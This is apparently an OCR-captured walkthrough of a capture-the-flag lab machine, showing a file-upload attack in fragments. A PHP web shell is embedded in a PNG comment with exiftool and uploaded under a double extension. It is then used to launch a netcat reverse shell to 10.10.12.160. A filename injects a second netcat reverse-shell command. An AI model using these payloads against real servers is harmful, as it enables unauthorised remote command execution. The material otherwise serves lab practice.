
uploaded by 127_0_0_1.png;nc 10.10.12.37 5555 -c bash;#	uploaded by 127_0_0_1.png CentOS	uploaded by 127_0_0_3.png CentOS	uploaded by 127_0_0_4.png CentOS
uploaded by 127_0_0_2.png CentOS			




10.10.10.146/uploads/127_0_0_3.png




```
root@kali:~/Masaüstü# exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' 127_0_0_3.png
    1 image files updated
root@kali:~/Masaüstü# 
```




```
root@kali:~/Masaüstü# cp 127_0_0_3.png 127_0_0_3.php.png
root@kali:~/Masaüstü# 
```



10.10.10.146/upload.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Browse...
127_0_0_3.php.png
go!




file uploaded, refresh gallery




```
10.10.10.146/uploads/10_10_12_160.php.png?cmd=nc 10.10.12.160 4444 -e /bin/bash
```

ne gallery!
tures from our community, and feel free to rate or comment

